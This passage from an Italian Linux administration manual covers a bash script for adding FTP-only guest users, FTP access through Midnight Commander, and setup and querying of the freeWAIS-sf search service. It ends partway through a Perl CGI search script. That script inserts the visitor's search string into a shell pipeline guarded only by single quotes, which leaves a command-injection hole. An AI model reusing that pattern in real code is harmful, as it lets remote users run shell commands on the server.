    #------------------------------------------------------------------
    # Visualizza la sintassi corretta per l'utilizzo di questo script.
    #------------------------------------------------------------------
    function sintassi () {
        echo ""
        echo "ftpguestadd <nome-utente>"
        echo ""
        echo "Il nome può avere al massimo otto caratteri."
    }
    #------------------------------------------------------------------
    # Spiega cosa fare in caso di errore.
    #------------------------------------------------------------------
    function errore () {
        echo "Qualcosa è andato storto."
        echo "Probabilmente è il caso di cancellare la directory \
$DIRECTORY_PERSONALI/$1 e tutto il suo contenuto, oltre a eliminare \
l'utente $1 sia dal file /etc/passwd che da /etc/group."
        echo "Se si gestiscono le password shadow è bene utilizzare \
gli strumenti appositi per fare questo."
    }

#======================================================================
# Inizio.
#======================================================================

    #------------------------------------------------------------------
    # Verifica la quantità di argomenti.
    #------------------------------------------------------------------
    if [ $# != 1 ]
    then
        sintassi
        exit 1
    fi
    #------------------------------------------------------------------
    # Verifica che l'utente sia root.
    #------------------------------------------------------------------
    if [ $UID != 0 ]
    then
        echo \
"Questo script può essere utilizzato solo dall'utente root."
        exit 1
```

```
    fi
    #-----------------------------------------------------------------
    # Crea l'utente in modo normale.
    #-----------------------------------------------------------------
    if adduser $1 > /dev/null
    then
        echo "1 adduser $1"
    else
        echo "! adduser non ha funzionato; forse l'utente $1 esiste \
già?"
        exit 1
    fi
    #-----------------------------------------------------------------
    # Gli cambia la shell.
    #-----------------------------------------------------------------
    if chsh -s "/bin/false" $1 > /dev/null
    then
        echo "2 chsh -s /bin/false $1"
    else
        echo "! chsh non ha funzionato"
        errore
        exit 1
    fi
    #-----------------------------------------------------------------
    # Cancella la directory personale dell'utente appena creato.
    #-----------------------------------------------------------------
    if rm -r $DIRECTORY_PERSONALI/$1 > /dev/null
    then
        echo "3 rm -r --force $DIRECTORY_PERSONALI/$1"
    else
        echo "! la cancellazione della directory \
$DIRECTORY_PERSONALI/$1 non ha funzionato"
        errore
        exit 1
    fi
    #-----------------------------------------------------------------
    # Ricrea la directory personale, che adesso apparterrà a root.
    #-----------------------------------------------------------------
    if mkdir $DIRECTORY_PERSONALI/$1 > /dev/null
    then
        echo "4 mkdir $DIRECTORY_PERSONALI/$1"
    else
        echo "! la creazione della directory \
$DIRECTORY_PERSONALI/$1 non ha funzionato"
        errore
        exit 1
    fi
    #-----------------------------------------------------------------
    # Riproduce le directory dell'FTP anonimo.
    #-----------------------------------------------------------------
    if cp -dpRl $FTP_ANONIMO/bin $DIRECTORY_PERSONALI/$1 > /dev/null
    then
        echo "5 cp -dpRl $FTP_ANONIMO/bin $DIRECTORY_PERSONALI/$1"
    else
        echo "! la copia della directory $FTP_ANONIMO/bin \
non ha funzionato"
        errore
        exit 1
    fi
    if cp -dpRl $FTP_ANONIMO/etc $DIRECTORY_PERSONALI/$1 > /dev/null
    then
        echo "6 cp -dpRl $FTP_ANONIMO/etc $DIRECTORY_PERSONALI/$1"
    else
        echo "! la copia della directory $FTP_ANONIMO/etc \
non ha funzionato"
        errore
```

```
        exit 1
    fi
    if cp -dpRl $FTP_ANONIMO/lib $DIRECTORY_PERSONALI/$1 > /dev/null
    then
        echo "7 cp -dpRl $FTP_ANONIMO/lib $DIRECTORY_PERSONALI/$1"
    else
        echo "! la copia della directory $FTP_ANONIMO/lib \
non ha funzionato"
        errore
        exit 1
    fi
    if cp -l $FTP_ANONIMO/welcome.msg $DIRECTORY_PERSONALI/$1 > /dev/null
    then
        echo "8 cp -l $FTP_ANONIMO/welcome.msg $DIRECTORY_PERSONALI/$1"
    else
        echo "! la copia del file $FTP_ANONIMO/welcome.msg \
non ha funzionato"
        errore
        exit 1
    fi
    #-------------------------------------------------------------------
    # Sistema altre cose nella directory personale dell’utente.
    #-------------------------------------------------------------------
    if cd $DIRECTORY_PERSONALI/$1 > /dev/null
    then
        echo "9 cd $DIRECTORY_PERSONALI/$1"
    else
        echo "! \"cd $DIRECTORY_PERSONALI/$1\" non ha funzionato"
        errore
        exit 1
    fi
    if mkdir public_html > /dev/null
    then
        echo "10 mkdir public_html"
    else
        echo "! \"mkdir public_html\" non ha funzionato"
        errore
        exit 1
    fi
    if chown $1. public_html > /dev/null
    then
        echo "11 chown $1. public_html"
    else
        echo "! \"chown $1. public_html\" non ha funzionato"
        errore
        exit 1
    fi
    if ln -s public_html pub > /dev/null
    then
        echo "12 ln -s public_html pub"
    else
        echo "! \"ln -s public_html pub\" non ha funzionato"
        errore
        exit 1
    fi
    if ln -s public_html html > /dev/null
    then
        echo "12 ln -s public_html html"
    else
        echo "! \"ln -s public_html html\" non ha funzionato"
        errore
        exit 1
    fi
    #-------------------------------------------------------------------
    # Permette di inserire la password per l’utente.
    #-------------------------------------------------------------------
```

```
    passwd $1

    #------------------------------------------------------------------
    # Promemoria.
    #------------------------------------------------------------------
    echo "L’aggiunta dell’utente per l’accesso esclusivo con FTP è \
stata completata."
    echo "E’ importante ricordare di aggiungere tale utente \
al gruppo degli utenti FTP guest, altrimenti quando $1 accederà al \
sistema con il suo cliente FTP, potrà percorre l’intero file system."
    echo "Se l’inserimento della password è fallito, si può usare \
il programma passwd in modo autonomo."

#======================================================================
```

167.3 Accesso da parte dell’utente

L’utente che da un elaboratore remoto vuole accedere per sistemare le proprie pagine HTML, può usare un programma cliente per l’FTP, identificandosi con il suo nominativo-utente e la sua parola d’ordine. Dovrà preoccuparsi di spostarsi nella directory ‘`public_html/`’, ma potrà farlo anche usando il riferimento ‘`html`’, creato appositamente.

Volendo può usare Midnight Commander (ovvero ‘**`mc`**’) e per accedere basta il comando

```
cd ftp://utente@nome_di_dominio
```

come nell’esempio seguente dove l’utente ‘**`tizio`**’ vuole accedere al nodo *`dinkel.brot.dg`*.

```
$ cd ftp://tizio@dinkel.brot.dg
```

Sarà Midnight Commander stesso a chiedere di inserire la parola d’ordine al momento opportuno.

Indicizzazione e motori di ricerca

Quando si imposta un sito Internet con molte informazioni utili ai visitatori, può essere importante mettere a disposizione un sistema di ricerca in base a delle parole chiave o delle stringhe più articolate. In questo capitolo si affronta il problema mostrando il funzionamento di freeWAIS e di ht://Dig. Il primo di questi due è il più difficile da usare e lo si può considerare ormai superato, ma le informazioni che lo riguardano vengono conservate ugualmente in questo capitolo.

168.1 freeWAIS

freeWAIS [1] è la versione libera di WAIS [2] (*Wide area information service*), un servizio ideato per consentire l'indicizzazione dei dati e conseguentemente la ricerca in base a stringhe di interrogazione. Il servizio si estende attraverso la rete, per mezzo del protocollo Z39.50 (oppure WAIS, a seconda delle preferenze), che normalmente fa uso della porta 120 con il trasporto TCP. Attualmente, per evitare confusione tra le varie derivazioni di questo sistema, si fa riferimento normalmente a freeWAIS-sf, dove l'aggiunta «sf» rappresenta la caratteristica più importante di questa derivazione, costituita da un'estensione rispetto alla gestione degli indici. freeWAIS-sf può essere utilizzato perfettamente anche senza fare caso alle sue caratteristiche legate alla gestione della rete.

Il problema di freeWAIS-sf sta nel fatto che si trova difficilmente nelle distribuzioni GNU, probabilmente perché è stato dimenticato. In tal caso, si è costretti a procurarsi i sorgenti, provvedendo da soli alla loro compilazione. In questo capitolo verrà mostrato un uso molto semplice di questo sistema, utilizzando caratteristiche essenziali e solo alcuni dei programmi che lo compongono, anche in considerazione del fatto che mancando un pacchetto predisposto appositamente per la propria distribuzione GNU si incontrano già molte difficoltà.

168.1.1 Installazione di freeWAIS-sf e gestione del servente WAIS

Se non si dispone di un pacchetto già pronto per la propria distribuzione GNU, oppure se quello che si ha è il risultato di una conversione, occorre prendersi cura di controllare e sistemare l'avvio del servizio. Per cominciare, dovrebbe essere previsto questo tipo di servizio almeno nel file '`/etc/services`', con le righe seguenti:

```
z3950           210/tcp         wais            # NISO Z39.50 database
z3950           210/udp         wais
```

Successivamente occorre predisporre uno script adatto da inserire nella procedura di inizializzazione del sistema. Una versione molto semplice di questo, senza controlli, potrebbe essere simile all'esempio seguente; in particolare si potrebbe trattare del file '`/etc/init.d/waisserver`'. Naturalmente, se per questo script si segue la politica della propria distribuzione, è meglio; inoltre, è bene verificare le opzioni passate a '**`waisserver`**'.

```
#! /bin/sh
#
# /etc/init.d/waisserver
#

NOME=waisserver
DEMONE=/usr/bin/waisserver
```

[1] **freeWAIS** software libero con licenza particolare

[2] **WAIS** software libero con licenza particolare (almeno nelle prime versioni)

```
# Verifica la presenza del file binario e in mancanza esce.
test -f $DEMONE || exit 0

case "$1" in
  start)
    echo -n "Avvio del servizio WAIS: $NOME"
    $DEMONE -p -u nobody -l 10 -e /var/log/wais.log -d /var/lib/wais &
    sleep 5
    echo "."
    ;;
  stop)
    echo -n "Chiusura del servizio WAIS: $NOME"
    killall $NOME
    echo "."
    ;;
  reload)
        $0 stop
        $0 start
        ;;
  restart)
        $0 stop
        $0 start
        ;;
  force-reload)
        $0 stop
        $0 start
        ;;
  *)
    echo "Utilizzo: /etc/init.d/$NOME {start|stop|reload|force-reload|restart}"
    exit 1
    ;;
esac

exit 0
```

In alternativa, è possibile controllare '**`waisserver`**' attraverso il supervisore dei servizi di rete; in tal caso non si usa l'opzione '**`-p`**', si fa riferimento all'alias '**`waisserver.d`**' e si inserisce la riga seguente nel file '`/etc/inetd.conf`' (appare spezzata in due parti per motivi tipografici):

```
z3950   stream  tcp     nowait  nobody  /usr/sbin/tcpd ↩
↪/usr/bin/waisserver.d -e /var/log/wais.log -d /var/lib/wais
```

Ci può essere la necessità di sistemare anche alcuni piccoli dettagli. In particolare, è probabile che freeWAIS-sf cerchi di utilizzare il programma '**`gzcat`**', inteso come un '**`cat`**' in grado di intervenire direttamente sui file compressi con '**`gzip`**'. È probabile che tale programma non esista e che al suo posto ci sia piuttosto un collegamento simbolico denominato '**`zcat`**', che punta al solito '**`gzip`**' con il quale si ottiene lo stesso risultato. Se ciò accade, si può risolvere il problema con lo script che viene mostrato di seguito:

```
#!/bin/sh
# /bin/gzcat
cat "$@" | gzip -d
```

Se '**`waisserver`**' viene avviato con i privilegi di un utente comune, come '**`nobody`**', bisogna provvedere in qualche modo al file utilizzato per la registrazione degli eventi. In pratica, se si pretende che '**`waisserver`**' funzioni con l'identità '**`nobody`**', occorre fare in modo che possa creare il suo file. La soluzione a questo problema potrebbe essere quella di creare una sottodirectory all'interno di '`/var/log/`', cambiandole l'utente proprietario, in modo che al suo interno possa essere creato il file delle registrazioni.

Segue il modello sintattico per l'avvio del demone:

```
waisserver [opzioni]
```

```
waisserver.d [opzioni]
```

'**waisserver**' e '**waisserver.d**' sono due nomi che fanno capo allo stesso eseguibile; di solito, uno dei due è un collegamento simbolico all'altro. La distinzione dei nomi serve a definirne il contesto: '**waisserver**' si utilizza per il funzionamento autonomo, mentre '**waisserver.d**' si usa quando deve essere sottoposto al controllo del supervisore dei servizi di rete.

Nella descrizione delle opzioni, si osservi in particolare il caso di '**-d**', che serve a definire una directory come posizione predefinita per i file degli indici da utilizzare per le ricerche.

Opzione	Descrizione
`-p` [*porta*]	L'opzione richiede esplicitamente di stare in ascolto di una porta; se non viene indicato l'argomento, si tratta di quella predefinita. In questo modo, si vuole che il demone funzioni in modo indipendente dal supervisore dei servizi di rete.
`-s`	Si tratta dell'opposto dell'opzione '**-p**', in quanto richiede espressamente di utilizzare standard input e standard output, per poter essere utilizzato sotto il controllo del supervisore dei servizi di rete. Quando il demone viene avviato utilizzando il nome '**waisserver.d**', questa opzione è predefinita.
`-d` *directory_indici*	Definisce la directory predefinita per la ricerca degli indici, quando questi vengono indicati senza un percorso. È probabile che non sia possibile raggiungere indici collocati in posizioni precedenti a tale punto di riferimento, ma conviene verificarlo, in modo da sapere se questa caratteristica può essere sfruttata come misura di sicurezza.
`-e` [*file*]	Definisce il file da utilizzare per annotare i messaggi di errore. Se non viene specificata questa opzione, viene usato il file '`/dev/null`'; se invece viene usata, ma senza l'argomento, il risultato viene emesso attraverso lo standard error, a meno che sia stata selezionata l'opzione '**-s**' (o comunque che non stia funzionando in qualità di '**waisserver.d**'), perché in tal caso non può essere usato e quindi si ripiega ancora per '`/dev/null`'.
`-l` *n_livello_diagnostico*	Questa opzione permette di definire il livello di dettaglio delle informazioni che si vogliono ottenere attraverso il file generato con l'opzione '**-e**'. Il valore zero rappresenta l'annullamento di questi messaggi, mentre valori superiori, fino a 10, aumentano il dettaglio.
`-u` *utente*	Se l'eseguibile viene avviato con i privilegi dell'utente '**root**', è possibile richiedergli di funzionare assumendo l'identità di un altro utente. In generale, per ragioni di sicurezza, è bene sfruttare questa possibilità.

In precedenza sono stati mostrati alcuni esempi che adesso è il momento di descrivere. Nel caso dell'avvio di '**waisserver**' in modo indipendente dal supervisore dei servizi di rete, è stato mostrato il comando seguente:

```
waisserver -p -u nobody -l 10 -e /var/log/wais.log -d /var/lib/wais &
```

Per sicurezza è stata usata l'opzione '**-p**', in modo da rendere esplicito il fatto che si deve mettere in ascolto delle richieste attraverso la rete; viene utilizzata l'opzione '**-u**' in modo da limitare i privilegi a quelli dell'utente '**nobody**'; viene richiesto un livello diagnostico massimo, attraverso il file '`/var/log/wais.log`'; infine, la directory iniziale per la ricerca degli indici è '`/var/lib/wais/`'.

È importante osservare che in questo modo, '**waisserver**' deve essere messo esplicitamente in funzione sullo sfondo.

Per quanto riguarda la gestione del servizio attraverso il supervisore dei servizi di rete, è stato mostrato il caso seguente, che nella realtà deve apparire su una sola riga:

```
z3950   stream  tcp     nowait  nobody  /usr/sbin/tcpd ↩
↪/usr/bin/waisserver.d -e /var/log/wais.log -d /var/lib/wais
```

Viene usato il nome '**waisserver.d**', per richiedere implicitamente l'utilizzo dei flussi di dati standard, invece di lasciare che si occupi da solo dell'ascolto delle richieste dalla rete; in tal modo, non è stata usata nemmeno l'opzione '**-s**', che comunque non sarebbe stata sbagliata. Si può osservare quindi che l'opzione '**-p**' è assente, necessariamente, mentre non è stata usata l'opzione '**-u**', dal momento che il programma viene già avviato con i privilegi dell'utente '**nobody**'. In questo caso, si è preferito lasciare il livello diagnostico al valore predefinito.

168.1.2 Indici

freeWAIS-sf permette di effettuare delle ricerche solo se prima sono stati costruiti gli indici dei dati a cui si vuole fare riferimento. Questi indici riguardano esclusivamente dei file di testo, o comunque file il cui contenuto sia leggibile come lo può essere un file di testo normale. Nella fase di creazione degli indici è possibile specificare delle particolarità che qui non vengono descritte; tuttavia, queste possono essere apprese leggendo la documentazione originale.

Una volta realizzati gli indici, le richieste per effettuare le ricerche devono comprendere l'indicazione dell'indice a cui si vuole fare riferimento, oppure si ricade nell'indice predefinito che è '**INFO**', il quale deve essere collocato nella directory predefinita, stabilita all'avvio del servente.

Ogni indice è composto da molti file, accomunati dalla stessa radice, corrispondente al nome che si attribuisce all'indice. In pratica, volendo fare riferimento all'indice '**prova**', verranno generati una serie di file, corrispondenti al modello '`prova.*`'.

A titolo di esempio introduttivo, l'indice '**prova**' collocato nella directory '`/var/lib/wais/`', generato in base al contenuto delle pagine di manuale, potrebbe essere generato con il comando seguente, che mostra sullo schermo una serie di informazioni simili a quelle che si possono vedere sotto.

`#` **`waisindex -d /var/lib/wais/prova -r /usr/man`**[*Invio*]

```
718: 0: Sep 27 15:33:43 1999: 6: Starting to build database /var/lib/wais/prova
718: 1: Sep 27 15:33:43 1999: -2: Warning: couldn't open /var/lib/wais/prova.syn
                                          synonym translation disabled
718: 2: Sep 27 15:33:43 1999: 6: File: /usr/man/man5/adduser.conf.5.gz
718: 3: Sep 27 15:33:43 1999: 6: File: /usr/man/man5/sources.list.5.gz
718: 4: Sep 27 15:33:44 1999: 6: File: /usr/man/man5/locatedb.5.gz
718: 5: Sep 27 15:33:44 1999: 6: File: /usr/man/man5/keymaps.5.gz
718: 6: Sep 27 15:33:44 1999: 6: File: /usr/man/man5/porttime.5.gz
718: 7: Sep 27 15:33:44 1999: 6: File: /usr/man/man5/faillog.5.gz
...
718: 1444: Sep 27 15:36:21 1999: 6: adding word 'fr' into the stoplist
                                    /var/lib/wais/prova.stop since it has
                                    21941 occurences (limit 20000).
...
718: 2577: Sep 27 15:38:40 1999: 100: Total word count for dictionary is: 1822254
718: 2578: Sep 27 15:38:42 1999: 6: Finished build
```

A seconda delle politica che si vuole attuare, questa operazione potrebbe essere fatta anche utilizzando privilegi inferiori a quelli dell'utente '**root**'; in tal caso andrebbero predisposti opportunamente i permessi relativi alla directory '`/var/lib/wais/`'.

Per quanto riguarda l'accesso alle informazioni generate, è sufficiente che siano disponibili i permessi di lettura, dal momento che è previsto un solo procedimento di scrittura, precisamente nel momento della creazione dell'indice.

L'accesso locale agli indici dovrebbe essere consentito anche senza utilizzare la rete (dipende da come sono stati compilati i programmi), utilizzando '**`waissearch`**', per esempio nel modo seguente, dove si cercano tutte le corrispondenze con la parola «crypt». Si osservi anche il modo attraverso il quale si esce dal programma.

$ **`waissearch -d /var/lib/wais/prova crypt`**[*Invio*]

```
 Search Response:
  NumberOfRecordsReturned: 13
   1: Score:  473, lines: 122 'crypt.3   /usr/man/man3/'
   2: Score:  427, lines:  90 'create_user.7l   /usr/man/man7/'
   3: Score:  422, lines: 115 'pg_hba.conf.5   /usr/man/man5/'
   4: Score:  354, lines:  86 'getpass.3   /usr/man/man3/'
   5: Score:  332, lines: 166 'wavelan_cs.4   /usr/man/man4/'
   6: Score:  323, lines: 153 'wavelan.4   /usr/man/man4/'
   7: Score:  289, lines: 251 'undocumented.3   /usr/man/man3/'
   8: Score:  221, lines: 563 'login.defs.5   /usr/man/man5/'
   9: Score:  175, lines: 754 'Opcode.3pm   /usr/man/man3/'
  10: Score:  160, lines:1147 'pppd.8   /usr/man/man8/'
  11: Score:  114, lines:3161 'perldiag.1p   /usr/man/man1/'
  12: Score:  100, lines:4606 'perlfunc.1p   /usr/man/man1/'
  13: Score:   91, lines:6223 'perltoc.1p   /usr/man/man1/'
```

`View document number [type 0 or q to quit]:` **`q`**[*Invio*]

`Search for new words [type q to quit]:` **`q`**[*Invio*]

Se invece è necessario accedere a un servente presso un nodo di rete remoto, si può aggiungere l'indicazione del suo nome o del suo indirizzo:

$ **`waissearch -h dinkel.brot.dg -d /var/lib/wais/prova crypt`**

Eventualmente potrebbe non essere necessario specificare il percorso per l'indice. Per la precisione, questo vale nel caso si acceda utilizzando il protocollo di rete, indicando il nodo, quando l'indice deve essere cercato nella directory predefinita secondo quanto stabilito nella riga di comando di avvio del servente. In tal caso:

$ **`waissearch -h dinkel.brot.dg -d prova crypt`**

Una volta ottenuto l'elenco dei file che corrispondono alla stringa di ricerca, si può ottenerne il contenuto, specificando il numero progressivo. Nel caso del primo esempio, se invece di uscire con il comando '**`q`**' fosse stato selezionato il numero uno, ecco quello che avrebbe potuto essere il risultato (ridotto in più punti):

```
Headline: crypt.3   /usr/man/man3/
.\" Michael Haardt (michael@cantor.informatik.rwth.aachen.de)
.\" Sat Sep  3 22:00:30 MET DST 1994
.\"
.\" This is free documentation; you can redistribute it and/or
.\" modify it under the terms of the GNU General Public License as
.\" published by the Free Software Foundation; either version 2 of
.\" the License, or (at your option) any later version.
    ...
.\" "
.TH CRYPT 3 "September 3, 1994" "" "Library functions"
.SH NAME
crypt \- password and data encryption
.SH SYNOPSIS
.B #define _XOPEN_SOURCE
```

```
.br
.B #include <unistd.h>
.sp
.BI "char *crypt(const char *" key ", const char *" salt );
.SH DESCRIPTION
.B crypt
    ...
.SH "CONFORMING TO"
SVID, X/OPEN, BSD 4.3
.SH "SEE ALSO"
.BR login "(1), " passwd "(1), " encrypt "(3), " getpass "(3), " passwd (5)
```

Evidentemente, il file viene ottenuto così come si trova, con l'aggiunta di un'intestazione con l'informazione di cosa si tratta. Probabilmente, la cosa più importante è sapere dove si trova il file, ma questo era già stato determinato prima.

È proprio in situazioni come questa che è necessario predisporre lo script '**`gzcat`**', perché i file delle pagine di manuale potrebbero essere stati compressi per risparmiare spazio.

Segue lo schema sintattico per l'utilizzo di '**`waisindex`**':

`waisindex` [*opzioni*] *file_o_directory*...

'**`waisindex`**' crea un indice delle parole contenute nei file indicati, o in quelli delle directory indicate, in maniera che poi si possa fare una ricerca rapida per queste parole, determinando quali siano i file che le contengono. In generale, lo spazio utilizzato dai file che costituiscono l'indice è quasi lo stesso di quello dei file che vengono scanditi.

La creazione di un indice è un'operazione a senso unico; è consentita l'aggiunta in riferimento ad altri file, ma non l'aggiornamento di dati già analizzati. In generale, deve essere ripetuta l'operazione ogni volta che si vuole aggiornare un indice in base ai cambiamenti dei dati originali.

Opzione	Descrizione
`-d` *indice*	L'uso di questa opzione è praticamente obbligatorio, dal momento che serve a stabilire il nome (e il percorso) dell'indice che si vuole creare. In pratica, il nome dell'indice corrisponde a quello di un file, tenendo conto che poi vengono creati diversi file, tutti con la stessa radice, ma con un'estensione differente.
`-a`	Si richiede di aggiungere dati. Questa opzione non consente di aggiornare dati già accumulati, ma solo di aggiungere informazioni nuove. Sotto questo aspetto, potrebbe essere di scarsa utilità.
`-r`	Fa in modo di scandire ricorsivamente anche le sottodirectory.
`-export`	Fa in modo di aggiungere le informazioni sul nodo di rete e sulla porta TCP, per facilitare la lettura del risultato della scansione quando questa serve a chi accede dall'esterno.
`-e` [*file*]	Questa opzione permette di ridirigere i messaggi di errore in un file, che se non è specificato è '`/dev/null`'. Ciò può servire quando si utilizza '**`waisindex`**' all'interno di uno script che non dovrebbe emettere messaggi.

Negli esempi seguenti si suppone di utilizzare i privilegi di un utente diverso da '**`root`**', che però abbia la possibilità di creare gli indici nelle directory relative e che possa accedere in lettura ai dati da scandire.

```
$ waisindex -d /var/lib/wais/man -r /usr/man
```

Genera i file degli indici '`/var/lib/wais/man.*`', in base ai dati contenuti a partire dalla directory '`/usr/man/`'.

$ **`waisindex -a -d /var/lib/wais/man -r /usr/local/man`**

Aggiunge agli indici creati nell'esempio precedente le informazioni sui file che si trovano a partire dalla directory '`/usr/local/man/`'.

$ **`waisindex -d /var/lib/wais/INFO -r /usr/man`**

Crea l'indice '**`INFO`**', nella directory '`/var/lib/wais/`'. Convenzionalmente, l'indice '**`INFO`**' è quello predefinito.

Segue lo schema sintattico per l'utilizzo di '**`waissearch`**':

```
waissearch [opzioni] file_o_directory...
```

'**`waissearch`**' accede a un indice, leggendolo direttamente dal file system, o utilizzando un servente per mezzo della rete, mostrando il risultato della ricerca e restituendo eventualmente il contenuto di uno o più file corrispondenti. '**`waissearch`**' è pensato per essere usato in modo interattivo, ma potrebbe essere anche inserito in uno script, utilizzando qualche piccolo accorgimento.

Opzione	Descrizione
`-h` *host*	Permette di accedere a un servente attraverso il protocollo di rete.
`-p` *porta*	In caso di necessità, permette di specificare il numero della porta TCP da contattare.
`-d` *indice*	Permette di indicare l'indice all'interno del quale svolgere la ricerca. Se si fa una ricerca locale, senza l'indicazione di un nodo di rete da contattare, è necessario indicare il percorso per raggiungere i file dell'indice, dove la parte finale corrisponde al nome dell'indice stesso; se si esegue una ricerca remota, il percorso assoluto serve solo nel caso in cui il servizio remoto sia stato configurato male, per cui gli indici non si trovano nella directory predefinita.
`-m` *n_massimo_corrispondenze*	Se si vuole evitare di fare una ricerca completa, si può utilizzare questa opzione per indicare il numero massimo di corrispondenze che si vogliono vedere.

Segue la descrizione di alcuni esempi.

$ **`waissearch -d /var/lib/wais/man crypt`**

Cerca nell'indice '`/var/lib/wais/man`' la corrispondenza per la parola «crypt».

$ **`waissearch -h dinkel.brot.dg -d /var/lib/wais/man crypt`**

Come nell'esempio precedente, ma utilizzando il servizio del nodo *`dinkel.brot.dg`*.

$ **`waissearch -h dinkel.brot.dg -d man crypt`**

Come nell'esempio precedente, contando sul fatto il servizio remoto sia configurato correttamente, per ciò che riguarda la directory degli indici.

$ **`waissearch -h dinkel.brot.dg crypt`**

Cerca nell'indice predefinito del nodo *`dinkel.brot.dg`* le corrispondenze per la parola «crypt». In generale, l'indice predefinito corrisponde al nome '**`INFO`**'.

```
#!/bin/sh
echo -n | waissearch "$@"
echo
```

L'esempio rappresenta uno script molto banale, in grado di richiamare '**`waissearch`**', con gli stessi argomenti passati allo script, facendo in modo che termini immediatamente di funzionare dopo aver mostrato l'elenco delle corrispondenze. Lo stesso esempio permette di capire come incorporare '**`waissearch`**' in uno script di altro genere.

168.1.3 Sintassi per l'interrogazione attraverso freeWAIS-sf

Per utilizzare al meglio questo sistema di ricerca, occorre conoscere la sintassi per le interrogazioni. Le possibilità effettive possono dipendere dal modo in cui sono compilati i sorgenti. In generale, dovrebbero essere valide le regole che vengono descritte qui.

Per prima cosa, un elenco di parole spaziate rappresenta la ricerca di tutti i file che contengono almeno una di quelle parole, mentre una frase delimitata, che viene passata come un solo argomento, rappresenta la corrispondenza esatta con quella frase. Inoltre, si possono usare gli operatori booleani '**`and`**' e '**`or`**' e le parentesi tonde. Evidentemente, tali parole non possono essere usate come obiettivi di una ricerca; inoltre, è evidente che l'operatore '**`or`**' è predefinito.

Vale la pena di soffermarsi sull'operatore '**`not`**', che va inteso come un «AND NOT» normale, per cui va usato come operatore binario (e non unario come sarebbe nella normalità). In pratica, l'interrogazione seguente non è valida:

```
not tizio
```

Per individuare tutti i file che non contengono una cerca parola, occorre indicare prima cosa devono contenere. In pratica, l'esempio va corretto nel modo seguente:

```
"" not tizio
```

Infine, si possono indicare delle parole incomplete utilizzando il carattere jolly '**`*`**', che ha lo stesso significato intuitivo che si conosce per le shell. Non sono previsti altri caratteri del genere.

Tabella 168.4. Riassunto della sintassi di interrogazione.

Interrogazione	Corrispondenza
parola	File che contengono la parola indicata.
parola parola	File che contengono almeno una delle parole.
parola or *parola*	File che contengono almeno una delle parole.
*radice**	File che contengono una parola con la radice indicata.
"*frase*"	File che contengono la frase esatta.
parola and *parola*	File che contengono entrambe le parole.
parola not *parola*	File che contengono la prima, ma non la seconda parola.
(*interrogazione*)	Le parentesi precisano l'ordine di interpretazione.

168.1.4 Descrizione di un sistema molto semplice di indicizzazione del proprio sito HTTP

Senza ricorrere al protocollo usato da freeWAIS-sf, è possibile predisporre un sistema CGI molto semplice che si avvalga localmente di '**`waissearch`**' per generare un indice dei documenti HTML che corrispondono a un certo modello di ricerca.

Supponendo di gestire un sito HTTP, che localmente si articola a partire dalla directory '`/home/httpd/html/`', si comincia con la costruzione di un indice:

$ **waisindex -d /var/lib/wais/http -r /home/httpd/html**[*Invio*]

Così si crea l'indice '**http**' nella directory '/var/lib/wais/', in base al contenuto della directory '/home/httpd/html/'. Quello che serve adesso è un programma CGI da usare nello stesso elaboratore che offre il servizio HTTP, in modo da poter interrogare l'indice appena creato.

```
#!/usr/bin/perl
#======================================================================
# cerca.pl
#======================================================================

#----------------------------------------------------------------------
# Incorpora la libreria di decodifica dei dati.
#----------------------------------------------------------------------
require ('mini-lib.pl');

#======================================================================
# &Metodo_non_gestibile ()
#----------------------------------------------------------------------
sub Metodo_non_gestibile
{
    print STDOUT ("Content-type: text/html\n");
    print STDOUT ("\n");
    print STDOUT ("<HTML>\n");
    print STDOUT ("<HEAD>\n");
    print STDOUT ("<TITLE>Errore</TITLE>\n");
    print STDOUT ("</HEAD>\n");
    print STDOUT ("<BODY>\n");
    print STDOUT ("<H1>Metodo $ENV{REQUEST_METHOD} non gestibile.</H1>\n");
    print STDOUT ("</BODY>\n");
    print STDOUT ("</HTML>\n");
}

#======================================================================
# &Modulo_iniziale ()
#----------------------------------------------------------------------
sub Modulo_iniziale
{
    print STDOUT ("Content-type: text/html\n");
    print STDOUT ("\n");
    print STDOUT ("<HTML>\n");
    print STDOUT ("<HEAD>\n");
    print STDOUT ("<TITLE>Ricerca all'interno del sito</TITLE>\n");
    print STDOUT ("</HEAD>\n");
    print STDOUT ("<BODY>\n");
    print STDOUT ("<H1>Ricerca all'interno del sito</H1>\n");
    print STDOUT ("<P>\n");
    print STDOUT ("<FORM ACTION=\"/cgi-bin/cerca.pl\" METHOD=\"GET\">\n");
    print STDOUT ("<P>\n");
    print STDOUT ("Stringa di ricerca:\n");
    print STDOUT ("<INPUT NAME=\"richiesta\" SIZE=\"60\">\n");
    print STDOUT ("<INPUT TYPE=\"submit\" VALUE=\"Cerca\"></P>\n");
    print STDOUT ("</FORM>\n");
    print STDOUT ("</BODY>\n");
    print STDOUT ("</HTML>\n");
}

#=======================================================================
# &Elabora_riga ()
#-----------------------------------------------------------------------
sub Elabora_riga
{
    local ($riga)          = $_[0];
    local ($punteggio)     = 0;
```

```
    local ($file_percorso) = "";
    local ($nome_file)     = "";
    local ($percorso)      = "";

    #-------------------------------------------------------------------
    # Scompone la riga in modo da estrarre il nome del file e il
    # percorso relativo al sito HTTP.
    #-------------------------------------------------------------------
    if ($riga =~ m|^.*Score:\s+([0-9]*),.*?'(.*?)'.*$|i)
      {
        $punteggio = $1;
        $file_percorso = $2;

        #---------------------------------------------------------------
        # È meglio scomporre l'analisi attraverso le espressioni
        # regolari, altrimenti si fa troppa confusione.
        #---------------------------------------------------------------
        $file_percorso =~ m|^(.*)\s+/home/httpd/html/(.*?)/?$|i;
        $nome_file = $1;
        $percorso = $2;

        #---------------------------------------------------------------
        # Se questa variabile è vuota, non si può mettere la barra
        # iniziale.
        #---------------------------------------------------------------
        if ($percorso eq "")
          {
            ;
          }
        else
          {
            $percorso = "/$percorso";
          }

        #---------------------------------------------------------------
        # Emette le righe utili come riferimenti ipertestuali.
        #---------------------------------------------------------------
        print STDOUT ("<P>Punteggio: $punteggio ");
        print STDOUT ("<A HREF=\"$percorso/$nome_file\">");
        print STDOUT ("$percorso/$nome_file</A></P>\n");
      }
}

#=======================================================================
# &Elaborazione_richiesta ()
#-----------------------------------------------------------------------
sub Elaborazione_richiesta
{
    #-------------------------------------------------------------------
    # Rinvia la richiesta a waissearch e ne restituisce l'esito.
    #-------------------------------------------------------------------
    if (open (WAIS,
         "echo -n | waissearch -d /var/lib/wais/http \'$DATI{richiesta}\' |"))
      {
        print STDOUT ("Content-type: text/html\n");
        print STDOUT ("\n");
        print STDOUT ("<HTML>\n");
        print STDOUT ("<HEAD>\n");
